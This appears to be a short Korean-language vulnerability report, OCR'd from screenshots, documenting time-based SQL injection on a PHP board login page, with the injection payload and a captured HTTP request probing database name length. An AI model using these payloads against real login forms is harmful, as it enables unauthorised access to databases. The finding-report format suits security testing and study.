Vulnerability Discovery_7

Target

: http://124.60.4.10:6662/login.php

Payload


: time base sql injection

Impact

: sql injection 구문 삽입 확인 + time base 추후 다른 sql 구문 이용 시 데이터베이스의 정보 노출 예상

https://s3-us-west-2.amazonaws.com/secure.notion-static.com/2c929739-e983-4538-a425-52cf92fcda06/script_file_7.txt

Simple PHP board
주의 요함 | 124.60.4.10:6662
' or 1=1 and sleep(10)#
PASSWORD
SIGN IN
SIGN UP
Number
8
7
6
연결 중...


Request
Pretty
Raw
Hex
\n
1 GET /login_action.php ?id=
%27+or+1%3D1+and+length%28database%28%29%29%3D6+and+sleep%281%29%23 &pw=
HTTP/1.1
2 Host : 124.60.4.10:6662
3 Upgrade-Insecure-Requests : 1
4 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36
5 Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer : http://124.60.4.10:6662/login.php
7 Accept-Encoding : gzip, deflate
8 Accept-Language : ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie : session =
eyJjc3JmX3Rva2VuIjoiOWMzNzA0ZDJiYzk1ZjcOMjkwMDI0ZTI4ODVkM2YxZWQOYWFjYmZhMSIsIn
VzZXJfaWQiOjJ9.Y8JcMQ.uOsy4R1TxOGUbz3ayd-3H8VuWVE ; JSESSIONID =
05AAF1D7591986940706 9DA6FB880E86 ; PHPSESSID =qbj7222pOhigel0cn2dft7tqp3
10 Connection : close
11
12
Search...
0 matches
Response
Waiting